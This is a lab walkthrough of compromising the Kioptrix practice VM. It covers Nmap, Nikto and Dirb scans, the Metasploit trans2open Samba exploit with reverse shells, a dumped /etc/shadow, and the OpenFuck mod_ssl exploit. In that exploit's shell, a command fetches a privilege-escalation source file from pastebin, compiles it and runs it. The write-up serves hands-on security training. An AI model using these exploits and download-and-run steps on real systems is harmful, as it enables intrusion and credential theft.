

Scope: Kioptrix

range: 10.0.2.7

After receiving the IP range I initiated my enumeration with an Nmap scan.

—(kaliⓈkali)-[~]

└─\$ nmap -A -T4 -p- 10.0.2.7

Starting Nmap 7.93 (<https://nmap.org>) at 2022-12-05 09:35 EST

Nmap scan report for 10.0.2.7

Host is up (0.0039s latency).

Not shown: 65529 closed tcp ports (conn-refused)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 2.9p2 (protocol 1.99)
--------	------	-----	-------------------------------

|_sshv1: Server supports SSHv1

| ssh-hostkey:

| 1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)

| 1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)

|_ 1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)

80/tcp	open	http	Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
--------	------	------	---

|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

|_http-title: Test Page for the Apache Web Server on Red Hat Linux

| http-methods:

|_ Potentially risky methods: TRACE

111/tcp	open	rpcbind	2 (RPC #100000)
---------	------	---------	-----------------

| rpcinfo:

program	version	port/proto	service
---------	---------	------------	---------

| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100024 1 32768/tcp status
|_ 100024 1 32768/udp status

139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)

443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

|_ssl-date: 2022-12-05T19:35:57+00:00; +5h00m03s from scanner time.

| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--

| Not valid before: 2009-09-26T09:32:06

|_Not valid after: 2010-09-26T09:32:06

|_http-title: 400 Bad Request

|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

| sslv2:

| SSLv2 supported

| ciphers:

| SSL2_RC4_64_WITH_MD5

| SSL2_RC2_128_CBC_WITH_MD5

| SSL2_RC4_128_WITH_MD5

| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5

| SSL2_RC4_128_EXPORT40_WITH_MD5

| SSL2_DES_64_CBC_WITH_MD5

|_ SSL2_DES_192_EDE3_CBC_WITH_MD5

32768/tcp open status 1 (RPC #100024)

Host script results:

|_smb2-time: Protocol negotiation failed (SMB2)

|_clock-skew: 5h00m02s

|_nbstat: NetBIOS name: KLOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

I see 80/443 are open so I try some preliminary scans with two tools. Nikto and Dirb

nikto:

```
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.3
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on serve
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and pos
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer o
.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow whi
2002-0082, OSVDB-756.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ ///etc/hosts: The server install allows reading of any system file by adding an extra
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting ...
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP ba
+ /wordpresswp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts:
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file
+ /wordpresswp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP back
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor fil
+ /wordpresswp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP bac
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ 8724 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time: 2022-12-05 09:40:01 (GMT-5) (69 seconds)
```

Dirb:

```

GENERATED WORDS: 4612

— Scanning URL: http://10.0.2.7/ —
+ http://10.0.2.7/~operator (CODE:403|SIZE:273)
+ http://10.0.2.7/~root (CODE:403|SIZE:269)
+ http://10.0.2.7/cgi-bin/ (CODE:403|SIZE:272)
+ http://10.0.2.7/index.html (CODE:200|SIZE:2890)
=> DIRECTORY: http://10.0.2.7/manual/
=> DIRECTORY: http://10.0.2.7/mrtg/
=> DIRECTORY: http://10.0.2.7/usage/

— Entering directory: http://10.0.2.7/manual/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


— Entering directory: http://10.0.2.7/mrtg/ --
+ http://10.0.2.7/mrtg/index.html (CODE:200|SIZE:17318)

— Entering directory: http://10.0.2.7/usage/ —
+ http://10.0.2.7/usage/index.html (CODE:200|SIZE:4261)

END_TIME: Mon Dec 5 09:54:21 2022
DOWNLOADED: 13836 - FOUND: 6

```

when exploring the website I found some server info:



Forbidden

You don't have permission to access /~operator on this server.

Apache/1.3.20 Server at 127.0.0.1 Port 80

But in my experience these two findings in my nmap scan have been the most interesting

```

139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

```

I use a metasploit module to enumerate Samba

```

9 auxiliary/scanner/sap/sap_soap_rfc_pfl_check_o
10 auxiliary/scanner/sap/sap_soap_rfc_rzl_read_di
11 auxiliary/scanner/smb/smb_enumusers_domain
12 auxiliary/scanner/smb/smb_enum_gpp
13 auxiliary/scanner/smb/smb_login
14 auxiliary/scanner/smb/smb_lookupsid
15 auxiliary/admin/smb/check_dir_file
16 auxiliary/scanner/smb/pipe_auditor
17 auxiliary/scanner/smb/pipe_dcerpc_auditor
18 auxiliary/scanner/smb/smb_enumshares
19 auxiliary/scanner/smb/smb_enumusers
20 auxiliary/scanner/smb/smb_version
21 auxiliary/scanner/snmp/snmp_enumshares
22 auxiliary/scanner/smb/smb_uninit_cred
23 auxiliary/scanner/smb/impacket/wmiexec

```

```

msf6 auxiliary(scanner/smb/smb_version) > run
[*] 10.0.2.7:139 - SMB Detected (versions:) (preferred dialect:) (signature
[*] 10.0.2.7:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.0.2.7: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

After I do some research on google finding out more about Samba 2.2.1 and I find several articles stating that it is vulnerable to an exploit called 'trans2open'. so i search metasploit to see if there is anything i can use

#	Name	Disclosure Date	Rank
0	exploit/freebsd/samba/trans2open	2003-04-07	great
1	exploit/linux/samba/trans2open	2003-04-07	great
2	exploit/osx/samba/trans2open	2003-04-07	great
3	exploit/solaris/samba/trans2open	2003-04-07	great

I use the samba exploit for linux86

```

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.7:139 - Trying return address 0xbffffdfc ...
[*] 10.0.2.7:139 - Trying return address 0xbffffcfc ...
[*] 10.0.2.7:139 - Trying return address 0xbffffbfc ...
[*] 10.0.2.7:139 - Trying return address 0xbffffafc ...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] 10.0.2.7 - Meterpreter session 1 closed. Reason: Died
[*] 10.0.2.7:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] 10.0.2.7 - Meterpreter session 2 closed. Reason: Died
[-] Meterpreter session 2 is not valid and will be closed
[-] Meterpreter session 1 is not valid and will be closed
[*] 10.0.2.7:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] 10.0.2.7 - Meterpreter session 3 closed. Reason: Died
[*] 10.0.2.7:139 - Trying return address 0xbffff7fc ...
[-] Meterpreter session 3 is not valid and will be closed
[*] Sending stage (1017704 bytes) to 10.0.2.7
^C[-] 10.0.2.7:139 - Exploit failed [user-interrupt]: Interrupt
[*] 10.0.2.7 - Meterpreter session 4 closed. Reason: Died
[-] run: Interrupted
msf6 exploit(linux/samba/trans2open) >
[-] Meterpreter session 4 is not valid and will be closed

```

but the session will not open. I attempt to change the payload and try again

```

msf6 exploit(linux/samba/trans2open
[*] Started reverse TCP handler on
[*] 10.0.2.7:139 - Trying return ad
[*] 10.0.2.7:139 - Trying return ad
[*] 10.0.2.7:139 - Trying return ad
[*] 10.0.2.7:139 - Trying return ad
[*] 10.0.2.7:139 - Trying return ad
[*] 10.0.2.7:139 - Trying return ad
[*] 10.0.2.7:139 - Trying return ad
[*] 10.0.2.7:139 - Trying return ad
[*] Command shell session 5 opened
[*] Command shell session 6 opened
[*] Command shell session 7 opened
[*] Command shell session 8 opened
whoami
root
cat /etc/shadow
root:$1$XROmcFDX$tF93GqnLHOJeGRHpam
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::

```

and root was achieved.

The other vulnerability that interestede me was the Mod_ssl 2.8.4 which Nikto said was outdated. After a google search I found that it is vulnerable to an exploit called 'OpenFuck'. Metasploit had no module that would help, so I decided to try to manually use the exploit.

<https://www.exploit-db.com/exploits/>

Apache mod_ssl < 2.8.7 OpenSSL - Unix remote - Exploit-DB

Apr 4, 2003 — Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1).
CVE-2002-0082 CVE-857 . remote exploit for Unix platform.

<https://github.com/heltonWernik/OpenLuck>

heltonWernik/OpenLuck - Apache mod_ssl < 2.8.7 OpenSSL

OpenFuck exploit updated to linux 2018 - Apache mod_ssl < 2.8.7 OpenSSL - Remote Buffer
Overflow - GitHub - heltonWernik/OpenLuck: **OpenFuck** exploit updated ...

<https://github.com/NHPT> › blob › master › exp.c

Sign up - GitHub

Contribute to NHPT/Apache-mod_ssl-2.8.7-OpenSSL--OpenFuckV2.c- development by creating
an account on ... Compile with: gcc -o **OpenFuck** **OpenFuck.c** -lcrypto.

after downloading and compiling the exploit I try it against the target

```
0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
0x6d - RedHat Linux 7.2 (apache-1.3.24)
0x6e - RedHat Linux 7.2 (apache-1.3.26)
0x6f - RedHat Linux 7.2 (apache-1.3.26-src)
0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
0x72 - RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)
0x73 - RedHat Linux 7.3 (apache-1.3.23-11)1
0x74 - RedHat Linux 7.3 (apache-1.3.23-11)2
0x75 - RedHat Linux 7.3 (apache-1.3.27)
0x76 - RedHat Linux 8.0 (apache-1.3.27)
0x77 - RedHat Linux 8.0-second (apache-1.3.27)
0x78 - RedHat Linux 8.0 (apache-2.0.40)
```

because of that small disclosure of information about the type of apache on the error page I recieved, I now know what type of machine to form this attack against.


```
Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--15:34:53-- https://pastebin.com/raw/C7v25Xr9
      => `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

    OK ... @ 231.27 KB/s

15:34:53 (231.27 KB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
whoami
root
```

and root was achieved.